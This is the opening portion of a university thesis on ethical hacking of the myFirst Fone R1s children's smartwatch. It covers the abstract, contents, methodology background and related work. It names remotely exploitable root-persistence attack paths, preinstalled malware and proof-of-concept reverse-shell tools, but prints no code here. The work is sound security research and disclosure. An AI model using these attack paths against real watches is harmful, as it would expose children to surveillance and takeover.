



Degree Project in Computer Science and Engineering

Second cycle, 30 credits

Ethical Hacking of a Smartwatch for Kids

A Hacker's Playground

GUSTAF BLOMQVIST

Ethical Hacking of a Smartwatch for Kids

A Hacker's Playground

GUSTAF BLOMQVIST

Degree Programme in Computer Science and Engineering
Date: 2nd October 2025

Supervisor: Roberto Guanciale

Examiner: Pontus Johnson

School of Electrical Engineering and Computer Science

Swedish title: Etisk hackning av en smartklocka för barn

Swedish subtitle: En hackares lekplats

CC BY 2025 Gustaf Blomqvist

This work is licensed under a [Creative Commons](https://creativecommons.org/licenses/by/4.0/)
'Attribution 4.0 International' license.



Abstract

Smartwatches for children are on the rise. As internet-connected surveillance and communication devices attached to children, their security is important. However, previous work on their security suffers from inadequate documentation, and their network service and firmware attack surfaces are unstudied and only little studied, respectively. In this thesis, well-documented grey-box ethical hacking is conducted of the network service and firmware attack surfaces of the children's smartwatch myFirst Fone R1s. The methodology is based on PatIoT and consists of five stages: planning, threat modelling, exploitation, reporting, and evaluation. As a result, one network service vulnerability and 16 firmware vulnerabilities are discovered, including preinstalled malware. An attacker can obtain persistence as root on the watch through a highly practical attack using any of five entry points, three being remotely exploitable, and one being the network service vulnerability. In particular, an attacker can scan the internet to enumerate watches, and then easily and covertly seize control of them. It is concluded that the security of the watch's network service and firmware attack surfaces is remarkably poor and definitely inadequate. This thesis improves the understanding of the security of children's smartwatches, highlights the importance of comprehensive attack surface coverage, and warrants future work on children's smartwatches and the preinstalled malware. Coordinated vulnerability disclosure (CVD) has largely failed.

Keywords

Ethical hacking, Penetration testing, Security, Kids smartwatch, GPS watch, IoT

Sammanfattning

Smartklockor för barn är på uppgång. Som internetanslutna övervaknings- och kommunikationsenheter fästa på barn, så är deras säkerhet viktig. Dock lider tidigare arbete om deras säkerhet av otillräcklig dokumentation, och deras nätverkstjänstattackyta och programvaruattackyta är ostuderad respektive endast lite studerad. I detta examensarbete utförs väldokumenterad gråbox-etisk hackning av nätverkstjänst- och programvaruattackytorna av barnsmartklockan myFirst Fone R1s. Metodiken baseras på PatIoT och består av fem steg: planering, hotmodellering, exploatering, rapportering och utvärdering. Som resultat upptäcks en nätverkstjänstsårbarhet och 16 programvarusårbarheter, däribland förinstallerad skadlig kod. En angripare kan erhålla beständig total kontroll av klockan genom en mycket praktisk attack som utnyttjar någon av fem ingångar, varav tre kan utnyttjas över internet, och en är nätverkstjänstsårbarheten. I synnerhet kan en angripare skanna internet för att identifiera klockor, och sedan enkelt samt i hemlighet ta kontroll av dem. Slutsatsen dras att säkerheten av klockans nätverkstjänst- och programvaruattackytor är anmärkningsvärt dålig och definitivt otillräcklig. Detta examensarbete förbättrar förståelsen av barnsmartklockors säkerhet, belyser vikten av omfattande attackytatäckning, och motiverar framtida arbete om barnsmartklockor samt den förinstallerade skadliga koden. Samordnad sårbarhetsredovisning (CVD) har till stor del misslyckats.

Nyckelord

Etisk hackning, Penetrationstestning, Säkerhet, Barnsmartklocka, GPS-klocka, IoT

Acknowledgments

I would like to thank the NSE Hacking Lab at KTH Royal Institute of Technology for acquiring the watch. I would like to thank Emre Süren for answering my questions about PatIoT, in effect providing crucial guidance on the application of PatIoT. I would like to thank my examiner Pontus Johnson, my opponent Maximilian Mannila, and, in particular, my supervisor Roberto Guanciale, for providing valuable feedback and ideas. Finally, I would like to thank my family and friends for their support.

My greatest regret about this thesis is not having made it more focused and concise. A longer thesis requires more time to produce, more time to read, and is more prone to errors and fluctuations in quality. It was never my intention to devote as much time and effort to this thesis as I ultimately did. However, I used to fear that I would fail to produce a sufficiently comprehensive thesis. I believe it was that fear that made me overdo the start of the thesis, and the deeper into it I found myself, the more difficult it seemed to halt its development.

Stockholm, October 2025

Gustaf Blomqvist

Contents

1	Introduction	1
1.1	Background	2
1.1.1	Assessment Types	2
1.1.2	PatIoT	3
1.2	Problem	4
1.3	Purpose	4
1.4	Goals	5
1.5	Contribution	5
1.6	Research Methodology	5
1.7	Delimitations	6
1.8	Structure of the Thesis	7
2	Background	9
2.1	The CVE Program and the CVE List	9
2.2	The CWE List	10
2.3	Threat Modelling	11
3	Related Work	13
3.1	Overview	13
3.2	Discovered Vulnerabilities	14
3.3	Assessed Attack Surfaces	18
3.4	Ethical Hacking Tools and Techniques	20
3.4.1	Hardware	20
3.4.2	Firmware	21
3.4.3	Mobile App	21
3.4.4	Radio	22
3.4.5	Cloud	22
3.4.6	Network Traffic Analysis	23

4	Methodology	25
4.1	Planning	25
4.1.1	Scoping	26
4.1.2	Information Gathering	26
4.1.3	Enumeration	26
4.1.3.1	Firmware Extraction and Static Firmware Analysis	27
4.1.3.2	Live Firmware Analysis Using a Root Shell	27
4.1.3.3	GUI Enumeration	28
4.1.3.4	Capturing of the Watch's Network Traffic	28
4.1.3.5	Network Services Enumeration	29
4.1.3.6	Testing for Support of SMS Commands	30
4.2	Threat Modelling	30
4.2.1	Attack Surface Decomposition	31
4.2.2	Vulnerability Analysis	31
4.2.3	Risk Assessment	32
4.3	Exploitation	34
4.4	Reporting	34
4.5	Evaluation	35
4.6	Compared to PatIoT	36
5	Selection of Children's Smartwatch	39
6	The myFirst Fone R1s	41
6.1	Overview	41
6.2	Intended Functionality	42
6.2.1	The App	42
6.2.2	Contacts and Friends	44
6.2.3	Location Tracking	44
6.2.4	Firmware Updates	44
6.2.5	Other Functionality	45
6.3	Unintended Functionality	45
6.3.1	Network Services	45
6.3.2	SMS Commands	46
6.3.3	Android Settings	46
6.3.4	The App EngineerMode	46
6.3.5	Installation of Apps	46
6.3.6	UNISOC Download Mode	47
6.3.7	Malware	47

7	Threat Model	49
7.1	DFDs	49
7.2	Potential Threats With Risk Assessment	52
7.3	Attackers	55
7.4	Potential Attack Paths	56
8	Exploitation	59
8.1	Remote Network to Root Persistence by UDP Packet	59
8.1.1	Method	60
8.1.2	Result	60
8.1.3	Discussion	60
8.2	AiTM MQTT Eavesdropping and Tampering	61
8.2.1	Method	62
8.2.2	Result	62
8.2.3	Discussion	63
8.3	AiTM to Root Persistence by OTA Firmware Update	64
8.3.1	Method	65
8.3.2	Result	65
8.3.3	Discussion	66
8.4	AiTM to Root Persistence by OTA Malware Update	68
8.4.1	Method	69
8.4.2	Result	69
8.4.3	Discussion	69
8.5	Physical Access to Root or System Persistence by ADB	70
8.5.1	Method	71
8.5.2	Result	71
8.5.3	Discussion	71
8.6	Physical Access to Root Persistence by UNISOC Download Mode	73
8.6.1	Method	73
8.6.2	Result	73
8.6.3	Discussion	73
8.7	AiTM Oaxis HTTP Eavesdropping and Tampering	74
8.7.1	Method	75
8.7.2	Result	76
8.7.2.1	Attack Path 12	76
8.7.2.2	Attack Paths 13 and 14	77
8.7.3	Discussion	77

9	Results	81
9.1	Discovered Vulnerabilities	81
9.2	CVD and Acquiring of CVE IDs	91
10	Discussion	95
10.1	Severity of Vulnerabilities	95
10.2	Discoverability of Vulnerabilities	96
10.3	Security of Attack Surfaces	99
10.4	Final Remarks	99
11	Sustainability and Ethics	101
11.1	Sustainability	101
11.2	Ethics	102
12	Conclusions and Future Work	105
12.1	Conclusions	105
12.2	Limitations	106
12.3	Future Work	107
	References	109
A	The myFirst Fone R1s Supplement	121
A.1	The Watch's Origin and Similar Watches	121
A.2	Security-Relevant Android System Properties	122
A.3	Fastboot Mode and Android Recovery Mode	123
A.4	Enumeration of Intended Watch-Related Functionality	123
A.4.1	Watch Functionality	123
A.4.2	Watch-Related App Functionality	125
B	Threat Model Supplement	129
B.1	Use Cases	129
B.1.1	Binding the Watch to an App Account	129
B.1.2	Unbinding the Watch	130
B.2	Assets	131
B.3	Detailed Potential Threats	132
C	Exploitation PoCs	153
C.1	PoC: Remote Network to Root Persistence by UDP Packet	154
C.1.1	Technical Background: ju_ipsec_server	154
C.1.1.1	Analysis Process	154

C.1.1.2	Suspected Origin	155
C.1.1.3	JSON Library	156
C.1.1.4	Operation	156
C.1.2	PoC	158
C.2	PoC: AiTM MQTT Eavesdropping and Tampering	159
C.2.1	Technical Background: The MQTT Connection	160
C.2.2	PoC	160
C.3	PoC: AiTM to Root Persistence by OTA Firmware Update	165
C.3.1	Technical Background: The OTA Firmware Update Mechanism	165
C.3.2	PoC	165
C.4	PoC: AiTM to Root Persistence by OTA Malware Update	170
C.4.1	Technical Background: The Malware and the Local Backdoor	170
C.4.1.1	The Malware	170
C.4.1.2	The Local Backdoor	171
C.4.2	PoC	172
C.5	PoC: Physical Access to Root Persistence by ADB	177
C.6	PoC: Physical Access to Root Persistence by UNISOC Download Mode	178
D	CVD Timeline	183
D.1	CVD with UNISOC	183
D.2	CVD with MITRE	187
D.3	Failed CVD	189
D.3.1	CVD with myFirst	189
D.3.2	CVD with Umeox	191
D.3.3	CVD with Redstone	192

List of Figures

6.1	The myFirst Fone R1s	43
7.1	A DFD depicting an overview of myFirst Fone R1s's architecture	50
7.2	A DFD depicting a decomposition of myFirst Fone R1s into the attack surfaces network service and firmware	51
7.3	The formed potential attack paths in the form of a directed graph	57
A.1	Screenshots from myFirst Fone R1s	126
C.1	The upper left corner of ResearchDownload after reading myFirst Fone R1s's system partition	180

List of Tables

1.1	The seven attack surfaces defined by PatrioT	3
3.1	A summary of previously discovered vulnerabilities in children's smartwatches	14
3.2	An estimate of which previous works assessed which PatrioT attack surface in a children's smartwatch	19
4.1	The threat categories in STRIDE and code execution, and their associated impact	33
4.2	Guidelines for rating the DREAD metrics of a threat	34
7.1	The potential threats that were dismissed prior to the risk assessment	52
7.2	The risk assessed potential threats along with the result of the risk assessment	54
7.3	The four attackers that were formed based on the prerequisites of the risk assessed potential threats	56
7.4	The potential attack paths selected from Fig. 7.3 for assessment in the exploitation stage	58
9.1	The vulnerabilities discovered in myFirst Fone R1s in this thesis	82
9.2	Disjoint vulnerability chains that result in at least high-privileged ACE on myFirst Fone R1s	92
A.1	The values of some security-relevant Android system properties of myFirst Fone R1s	122
B.1	The identified assets of myFirst Fone R1s that may be the target of an attack and are within the scope of this thesis	131
B.2	Identified potential threats based on the compilation of weaknesses provided by PatrioT	133

B.3	Identified potential threats based on previously discovered vulnerabilities	146
B.4	Other identified potential threats	151
C.1	A hash of the observed <code>ju_ipsec_server</code> binary	154
C.2	The commands supported by the network service <code>ju_ipsec_server</code>	157
C.3	Hashes of the observed malware components	171

Listings

C.1	PoC MirBSD Korn shell script template for spawning a reverse shell on myFirst Fone R1s based on the program <code>openssl</code> . . .	153
C.2	PoC shell script which installs and runs a reverse shell backdoor on myFirst Fone R1s by exploiting its network service	158
C.3	PoC <code>mitmproxy</code> addon for injecting MQTT packets into myFirst Fone R1s's MQTT connection in the direction of server to watch	160
C.4	PoC <code>update-binary</code> C source code which installs a reverse shell backdoor on myFirst Fone R1s	166
C.5	PoC shell script which creates an Android OTA update signed with the AOSP test-key 'testkey'	167
C.6	PoC Python program which spoofs myFirst Fone R1s's firmware update check server to serve an OTA firmware update to the watch, and then catches a reverse shell connection	168
C.7	PoC template for the Java class <code>com.android.meteor.agent.CoreLoader</code> , which is dynamically loaded by myFirst Fone R1s's malware	173
C.8	PoC Python program which spoofs a C&C server to serve an OTA malware update to myFirst Fone R1s, and then catches reverse shell connections	174
C.9	PoC shell script which installs and runs a reverse shell backdoor on myFirst Fone R1s by exploiting its local backdoor over ADB	177

List of Acronyms and Abbreviations

ACE	arbitrary code execution
ADB	Android Debug Bridge
AES	Advanced Encryption Standard
AiTM	adversary-in-the-middle
AOSP	Android Open Source Project
API	application programming interface
APK	Android application package
APN	access point name
ARP	Address Resolution Protocol
AVB	Android Verified Boot
AWS	Amazon Web Services
C&C	command and control
CA	certificate authority
CEST	Central European Summer Time
CNA	CVE Numbering Authority
CVD	coordinated vulnerability disclosure
CVE	Common Vulnerabilities and Exposures
CVE ID	CVE Identifier
CVSS	Common Vulnerability Scoring System
CVSS-B	CVSS Base
CWE	Common Weakness Enumeration
CWE ID	CWE Identifier
DFD	data flow diagram
DHCP	Dynamic Host Configuration Protocol
DHCPv6	Dynamic Host Configuration Protocol for internet protocol version 6
DNS	Domain Name System
DoS	denial of service
DREAD	Damage, Reproducibility, Exploitability, Affected users, and Discoverability
EDL	Emergency Download
EoP	elevation of privilege

xx | List of Acronyms and Abbreviations

FCC	Federal Communications Commission
FTP	File Transfer Protocol
GNSS	global navigation satellite system
GPS	Global Positioning System
GSM	Global System for Mobile Communications
GUI	graphical user interface
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
ICMP	internet control message protocol
ICMPv6	internet control message protocol version 6
IMEI	International Mobile Equipment Identity
IoT	internet of things
IP	internet protocol
IPv4	internet protocol version 4
IPv6	internet protocol version 6
IV	initialisation vector
JAR	Java Archive
JSON	JavaScript Object Notation
LAN	local area network
LLC	logical link control
LTE	Long Term Evolution
MAC	media access control
MD5	Message-Digest Algorithm 5
MITRE	The MITRE Corporation
NDK	Android Native Development Kit
NTP	Network Time Protocol
NVRAM	non-volatile random-access memory
NXDomain	non-existent domain
OS	operating system
OSINT	open-source intelligence
OTA	over-the-air

OUI	organisationally unique identifier
OWASP	Open Worldwide Application Security Project
PDF	Portable Document Format
PIN	personal identification number
PoC	proof of concept
QPST	Qualcomm Product Support Tools
QR	Quick Response
RC4	Rivest Cipher 4
RCE	remote code execution
RF	radio frequency
SDG	Sustainable Development Goal
SDR	software-defined radio
SHA	Secure Hash Algorithm
SIM	subscriber identity module
SMS	Short Message Service
SoC	system-on-chip
SQL	Structured Query Language
SSH	Secure Shell
SSID	service set identifier
STRIDE	Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, and Elevation of privilege
SUPL	Secure User Plane Location
TCP	Transmission Control Protocol
TCP/IP	internet protocol suite
TLS	Transport Layer Security
UDP	User Datagram Protocol
UN	United Nations
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
USB	Universal Serial Bus
VoLTE	Voice over LTE
VoWiFi	Voice over Wi-Fi

WCDMA Wideband Code Division Multiple Access

Chapter 1

Introduction

Smartwatches for children are on the rise. Data Bridge Market Research [1] forecasts the market of children's smartwatches to grow by 14.10 % per year between 2024 and 2031, to reach a value of 4.85 billion USD by 2031.

A children's smartwatch is a smartwatch intended for children. Many children's smartwatches are essentially smartphones stripped of functionality deemed harmful for children, but with built-in surveillance functionality intended for parents. Like regular smartphones, these watches commonly feature an internet connection, **global navigation satellite system (GNSS)** support, a **subscriber identity module (SIM)**, a microphone, and a camera. By attaching these watches to their children, parents can communicate with and surveil them incessantly. Some watches even allow parents to eavesdrop through the watch's microphone [2] or take pictures using the watch's camera [3].

The security of children's smartwatches is important to both their users and society. First, since these watches are intended for communication with and surveillance of children, they can aid child sexual abuse or otherwise pose a threat to children. Secondly, watches with a microphone and a camera can be abused to surveil their surroundings; for instance, a foreign state may be able to learn sensitive information about people of interest. Finally, like any internet-connected system, these watches can be abused in **denial of service (DoS)** attacks against other systems.

Despite the security of children's smartwatches being important, recent years have seen numerous reports of severe security vulnerabilities in these watches (Chapter 3). Highlights include: In 2017, Sand *et al.* [4] discovered severe security vulnerabilities in three of four watches; In 2019, severe security vulnerabilities discovered by Magnússon [5] lead to the European Commission

recalling a watch [6, 7]; In 2020, Saatjohann *et al.* [8] discovered severe security vulnerabilities in five of six watches, and Sand and Leiknes [9] discovered a backdoor in a watch that enabled covert remote surveillance; and In 2021, Doctor Web [10] discovered active malware preinstalled in a watch.

The remainder of this chapter presents a brief background (Section 1.1); the problem studied in this thesis (Section 1.2); the thesis's purpose (Section 1.3), goals (Section 1.4), and contribution (Section 1.5); an overview of the applied research methodology (Section 1.6); delimitations (Section 1.7); and the structure of the thesis (Section 1.8).

1.1 Background

This section presents background information about ethical hacking that is essential to understand the problem studied and the applied research methodology. This background is expanded on in Chapter 2.

Ethical hacking, also known as *penetration testing* and *white hat hacking*, is the law-compliant process of finding and exploiting vulnerabilities in computer systems with the aim of increasing the security of those systems [11]. The main differences between ethical hackers and malicious hackers, the latter known as *black hats*, are their intentions and constraints; an ethical hacker is well-intentioned and constrained by the law and ethics, while a malicious hacker is not well-intentioned and has no particular constraints. Ethical hacking is also known as *offensive security*, since ethical hackers make systems more secure against malicious hackers by using the same methods as malicious hackers. The process of exploiting vulnerabilities, known as exploitation, uses *exploits*. An *exploit* can be defined as a piece of code which exploits a vulnerability to compromise the security of a product in some way [12].

The remainder of this section describes assessment types (Section 1.1.1), and introduces the ethical hacking methodology PatIoT (Section 1.1.2).

1.1.1 Assessment Types

Guzman and Gupta [13] define three types of ethical hacking assessments: *black box*, *white box*, and *grey box*. The assessment type is distinguished by the knowledge available to the assessor of the assessed product's internals, *i.e.*, its source code and other technical details. In a black-box assessment, the internals are *unknown* to the assessor. In a white-box assessment, the internals are *known* to the assessor. A grey-box assessment is between a black-box and a white-box assessment: the internals are *partly known* to the assessor.

White box is typically the favoured type, since some flaws can be difficult to discover without knowledge of the product’s internals, one example being flawed random number generation [14]. However, knowledge of the internals may be unavailable for proprietary products without cooperation from the proprietor; in such cases, reverse engineering combined with **open-source intelligence (OSINT)** may enable a grey-box or even a white-box assessment.

1.1.2 PatIoT

PatIoT [14] is an ethical hacking methodology designed specifically for the **internet of things (IoT)**. PatIoT uses *product* for the entirety of an IoT system, including all of its devices and any companion apps and cloud infrastructure; this usage is adopted by this thesis. Moreover, PatIoT defines the seven attack surfaces described in Table 1.1: hardware, firmware, radio, network service, web, cloud, and mobile app [14].

Table 1.1: The seven attack surfaces defined by PatIoT. Not all products feature all attack surfaces.

Attack surface	Description
Hardware	Hardware of the assessed devices.
Firmware	Firmware of the assessed devices, including operating systems (OSes) and programs inside of OSes .
Radio	Radio protocols, <i>e.g.</i> , Bluetooth, Long Term Evolution (LTE) , and Zigbee. Note that this only includes the protocol level; for instance, internet protocol suite (TCP/IP) communication inside of LTE is not included, and neither are implementation-level weaknesses in a protocol stack.
Network service	Network services running on the assessed devices, <i>e.g.</i> , File Transfer Protocol (FTP) , Secure Shell (SSH) , and Hypertext Transfer Protocol (HTTP) servers.
Web	Web interfaces hosted by the assessed devices. Note that the HTTP server serving a web interface instead belongs to the network service attack surface.
Cloud	Cloud infrastructure of the assessed product. Cloud is further divided into two attack surfaces: application programming interfaces (APIs) and web interfaces.
Mobile app	Companion apps of the assessed product.

1.2 Problem

Much work has studied the security of children’s smartwatches, albeit little within academia; however, there are several research gaps. First and foremost, attack surface coverage is lacking; in particular, in terms of the attack surfaces defined by PatIoT, the network service attack surface is unstudied, and the firmware attack surface is only little studied. Secondly, apart from the work by Saatjohann *et al.* [8], all previous work is inadequately documented, making it unclear what has been done.

Filling these research gaps is important to understand the security of children’s smartwatches, and, in turn, how to adequately improve their security. For instance, the lack of security assessments of these watches’ network service attack surface may be caused by, or spawn, an assumption that the network service attack surface is inapplicable to these watches. If this assumption is incorrect, then security-enhancing efforts may be misdirected and, as a result, inadequate.

To help fill these research gaps, this thesis studies the security of the network service and firmware attack surfaces of a children’s smartwatch. The selected children’s smartwatch was myFirst Fone R1s, as described in Chapter 5. The problem studied is stated as the following research question:

How secure against cyberattacks are the network service and firmware attack surfaces of the children’s smartwatch my-First Fone R1s?

1.3 Purpose

The purpose of this thesis is to improve the understanding of the security of children’s smartwatches. This purpose serves both the users of children’s smartwatches, and society, by serving to (i) improve the security of children’s smartwatches, and (ii) enable people to make security-conscious decisions with regard to them. However, while this purpose is virtuous, not all effects of this thesis are, and some of the ethical decisions made may be controversial (Chapter 11).

The purpose is not to endorse the use of children’s smartwatches. Extensive supervision of children is a controversial topic [15–17] that is outside the scope of this thesis.

1.4 Goals

The primary goal of this thesis is to assess the security of the network service and firmware attack surfaces of the children's smartwatch myFirst Fone R1s. In addition, a secondary goal of this thesis is to achieve interoperability between myFirst Fone R1s and independently created computer programs, including but not limited to a command shell, the program `mitmpoxy`, and programs created as part of this thesis.

1.5 Contribution

The contribution of this thesis consists of the following four outputs:

- The most comprehensive review to date of previous work on the security of children's smartwatches (to the best of the author's knowledge), featuring discovered vulnerabilities, assessed attack surfaces, and used ethical hacking tools and techniques.
- A well-documented security assessment of the network service and firmware attack surfaces of the children's smartwatch myFirst Fone R1s, featuring detailed **proof of concepts (PoCs)** for most of the discovered vulnerabilities. To the best of the author's knowledge, this is the first security assessment of the network service attack surface of a children's smartwatch, and the first security assessment of myFirst Fone R1s.
- The first analysis and description of the network service `ju_ipsec_server` (to the best of the author's knowledge).
- Further analysis of malware discovered in 2021 by Doctor Web [10] as preinstalled in a children's smartwatch. This thesis shows that the malware remains an issue in a different children's smartwatch, and that at least one version of the malware is easily exploitable by an **adversary-in-the-middle (AiTM)** attacker for persistence on an infected watch.

1.6 Research Methodology

The security assessment was conducted through ethical hacking. To this end, this thesis followed a slightly thesis-adapted version of the PatrioT methodology [14] consisting of five stages:

1. **Planning:** (i) determining the scope of the assessment and (ii) understanding the assessed product.
2. **Threat modelling:** (i) identifying the most relevant potential threats to the attack surfaces within the scope, (ii) forming potential attack paths based on the prerequisites of the potential threats, and (iii) selecting the most promising potential attack paths for assessment in the exploitation stage. Threat modelling is performed iteratively: if the exploitation stage reveals new information relevant to the threat model, then the threat model is revisited.
3. **Exploitation:** assessing the potential attack paths selected in the threat modelling stage by attempting to follow them.
4. **Reporting:** (i) documenting the work, (ii) disclosing the discovered vulnerabilities, and (iii) acquiring **CVE Identifiers (CVE IDs)**.
5. **Evaluation:** evaluating the findings to answer the research question (Section 1.2). In brief, the evaluation consists of reasoning about the severity and discoverability of the discovered vulnerabilities, and then using this reasoning as the basis for reasoning about the security of the assessed attack surfaces.

The assessment was conducted unbeknownst to the manufacturer of my-First Fone R1s. The details of the methodology, and the motivations behind related choices, are presented in Chapter 4.

1.7 Delimitations

Six delimitations are made considering legal compliance, feasibility, hardware requirements, and this thesis's time constraints:

- **Legal compliance-related:** Because the assessment is conducted unbeknownst to the manufacturer of myFirst Fone R1s, Swedish law imposes certain restrictions on it. To ensure compliance with Swedish law, all network traffic sent to the cloud infrastructure of myFirst Fone R1s is sent by the watch or its companion app, and is not tampered with; in effect, the sensitivity of some information may be indeterminable.

- **Feasibility-related:** The assessment is limited to a grey-box assessment, enabled by OSINT and reverse engineering, because a white-box assessment is infeasible. A white-box assessment is infeasible because (i) the assessment is conducted unbeknownst to the manufacturer of myFirst Fone R1s, (ii) only little is public about the internals of myFirst Fone R1s, and (iii) myFirst Fone R1s is a non-trivial product.
- **Hardware requirements-related:** The myFirst Fone R1s has functionality for adding other watches as friends and for messaging friends, but due to the requirement for a second watch, the assessment excludes the friend functionality.
- **Time constraints-related (i):** Due to time constraints, the assessment excludes standard components of myFirst Fone R1s, since they are assumed to reveal the least about the security of myFirst Fone R1s as a children's smartwatch.
- **Time constraints-related (ii):** The myFirst Fone R1s's companion app is available for both Android and iOS, but due to time constraints, the assessment excludes the iOS app. The iOS app may reveal watch functionality not revealed by the Android app.
- **Time constraints-related (iii):** Due to time constraints, the assessment includes only one version of myFirst Fone R1s's firmware and companion app for Android.

The delimitations affect the result of this thesis as follows. Including only one firmware version implies that the research question cannot be answered in general, but only with respect to the specific version included. The other delimitations may result in fewer vulnerabilities, or less of their impact, being discovered; in effect, the assessed firmware version may appear more secure than it is.

1.8 Structure of the Thesis

The thesis is organised into 12 chapters and four appendices as follows:

- Chapter 1 (**Introduction**) introduces the thesis.
- Chapter 2 (**Background**) presents additional background information about ethical hacking.

- Chapter 3 (**Related Work**) presents a comprehensive review of related work on the security of children's smartwatches.
- Chapter 4 (**Methodology**) presents the methodology followed in this thesis and the motivations behind related choices.
- Chapter 5 (**Selection of Children's Smartwatch**) presents the selection process that determined myFirst Fone R1s as the children's smartwatch to assess.
- Chapter 6 (**The myFirst Fone R1s**) presents the most relevant information about the assessed children's smartwatch.
- Chapter 7 (**Threat Model**) presents the most essential parts of the created threat model.
- Chapter 8 (**Exploitation**) presents the result of the performed attack path assessments.
- Chapter 9 (**Results**) summarises the vulnerabilities discovered in myFirst Fone R1s in this thesis, and presents the preliminary result of the **coordinated vulnerability disclosure (CVD)** and the acquiring of **CVE IDs**.
- Chapter 10 (**Discussion**) discusses and evaluates the findings.
- Chapter 11 (**Sustainability and Ethics**) discusses this thesis's sustainability and ethical aspects.
- Chapter 12 (**Conclusions and Future Work**) presents conclusions, limitations, and suggestions for future work.
- Appendix A (**The myFirst Fone R1s Supplement**) presents supplementary details of the assessed children's smartwatch.
- Appendix B (**Threat Model Supplement**) presents supplementary details of the threat model.
- Appendix C (**Exploitation PoCs**) presents **PoCs** for most of the assessed attack paths, including technical background information.
- Appendix D (**CVD Timeline**) presents the **CVD** timeline.

Chapter 2

Background

This chapter expands on Section 1.1 by presenting additional background information about ethical hacking. This background introduces the **Common Vulnerabilities and Exposures (CVE)** Program and the **CVE List** (Section 2.1), the **Common Weakness Enumeration (CWE)** List (Section 2.2), and threat modelling (Section 2.3).

2.1 The **CVE** Program and the **CVE** List

When a vulnerability in a product has been discovered, it can be reported to the **CVE** Program, or simply **CVE**, operated by **The MITRE Corporation (MITRE)** [18]. The **CVE** Program defines* *vulnerability* as follows:

A flaw in a software, firmware, hardware, or service component resulting from a weakness that can be exploited, causing a negative impact to the confidentiality, integrity, or availability of an impacted component or components [19].

Community-driven, the **CVE** Program aims to identify and document publicly known vulnerabilities [18]. To this end, the **CVE** Program maintains the **CVE List**[†], which is a public searchable database of publicly known vulnerabilities. Each vulnerability in the **CVE** List is identified by a **CVE ID**, which is a unique string in the form ‘CVE-YYYY-NNNN’, where ‘YYYY’ is a year and ‘NNNN’ is a sequence of digits [20]. Each **CVE ID** has an associated **CVE Record** which serves to describe the vulnerability. A discovered vulnerability

*The **CVE** Program later revised the definition, making it simpler and broader; however, by then, this thesis had already adopted the old definition (the quoted definition).

[†]<https://cve.org>

is reported to the **CVE Numbering Authority (CNA)** responsible for the affected product, which then determines if the report indeed describes a vulnerability in the product, in which case the **CNA** requests a **CVE ID** for the vulnerability. A **CVE ID** is then reserved until the **CNA** has submitted enough details for the corresponding **CVE Record**, after which the **CNA** publishes the **CVE Record** to the **CVE List**.

Reporting vulnerabilities to the **CVE Program** not only helps document them, but can also increase the prestige and credibility of the discoverer; having a **CVE ID** assigned to a discovery means a reliable third party confirmed that the discovery indeed constituted a new vulnerability, and thus legitimises the discoverer's finding. However, denial of a **CVE ID** does not necessarily illegitimise a finding, but simply means the responsible **CNA** does not consider the finding to constitute a vulnerability.

2.2 The **CWE List**

The **CWE List**^{*}, or simply **CWE**, is a public searchable database of weaknesses [21], with *weakness* defined as follows: 'A condition in a software, firmware, hardware, or service component that, under certain circumstances, could contribute to the introduction of vulnerabilities' [22]. A weakness may or may not constitute a vulnerability on its own or in combination with other weaknesses; only exploitable weaknesses make vulnerabilities. Much like **CVE**, **CWE** is operated by **MITRE** [23] and community-driven [21]. Moreover, similarly to **CVE IDs** and **CVE Records** in **CVE**, weaknesses in **CWE** are identified by **CWE Identifiers (CWE IDs)** in the form 'CWE-NNNN' [23], each with an associated *entry* describing the weakness [22]. For instance, the classic stack-based buffer overflow is identified as weakness **CWE-121** [24]. **CWE** can be viewed as a graph in which more generic weaknesses are parents to more specific; *e.g.*, the stack-based buffer overflow weakness can be viewed as a child of both **CWE-787** (out-of-bounds write) and **CWE-788** (access of memory location after end of buffer) [24]. Lastly, not all **CWE IDs** represent weaknesses; an example of a non-weakness entry is a category such as **CWE-1211** (authentication errors) [22, 25].

^{*}<https://cwe.mitre.org>

2.3 Threat Modelling

An essential step of ethical hacking is called *threat modelling*. While there are many definitions of threat modelling, a good definition seems to be ‘threat modeling is a process that can be used to analyze potential attacks or threats, and can also be supported by threat libraries or attack taxonomies’ [26].

There exists different established approaches to threat identification. One such approach makes use of the mnemonic **STRIDE**, which is an acronym for six threat categories: **Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, and Elevation of privilege** [27]. **Elevation of privilege (EoP)** is also known as *privilege escalation* [14]. By identifying threats in each threat category, chances are smaller that important threats are omitted [27]. Note that the ethical hacking methodology PatIoT does not use **STRIDE** for threat identification; however, PatIoT partly uses **STRIDE** for threat categorisation [14]. The use of **STRIDE** in PatIoT is detailed in Section 4.2.

Aside from threat identification, threat modelling typically encompasses prioritising among the threats such that greater priority is given to greater threats. To this end, threats may be given *risk scores*. One of the early models for assigning risk scores is called **DREAD** [27], which is an acronym for the five metrics: **Damage, Reproducibility, Exploitability, Affected users, and Discoverability** [28]. Using **DREAD**, each threat would be assigned a score for each of the five metrics, and the sum of these scores would be used to classify the threat as high, medium, or low risk [28]. However, Süren *et al.* [14] found that risk scoring is commonly unnecessarily complex; it commonly involves many hard-to-determine measures, without necessarily yielding more useful risk scores than a simpler risk scoring method. Therefore, the PatIoT methodology was designed with a lightweight risk scoring method as a simpler version of **DREAD** [14].

Chapter 3

Related Work

This chapter presents a comprehensive review of related work on the security of children’s smartwatches. Included are an overview (Section 3.1), discovered vulnerabilities (Section 3.2), assessed attack surfaces (Section 3.3), and used ethical hacking tools and techniques (Section 3.4).

3.1 Overview

While much work within academia has studied the security of fitness trackers, such as [29–33], and smartwatches not specifically intended for children, such as [34–38], little work has studied the security of children’s smartwatches. To the best of the author’s knowledge, the only published academic work on children’s smartwatches’ security is that by Saatjohann *et al.* [8], aside from two conference abstracts [39, 40]. However, much work is available outside academia in the form of technical reports [4, 10, 41, 42], blog posts [9, 43–54], web pages [55, 56], security conference presentations [5, 57], and code repositories [58], resulting in the discovery of many severe security vulnerabilities. The work by Magnússon [5] even led to the European Commission recalling the ENOX Safe-KID-One watch [6, 7]. Impacts of discovered vulnerabilities range from access to watch location [4, 5, 8–10, 41, 43, 44, 48–51, 57] and covert audio surveillance [4, 5, 8, 10, 41, 42, 48, 50, 54, 56, 57], to covert full watch access [4, 8, 42, 51].

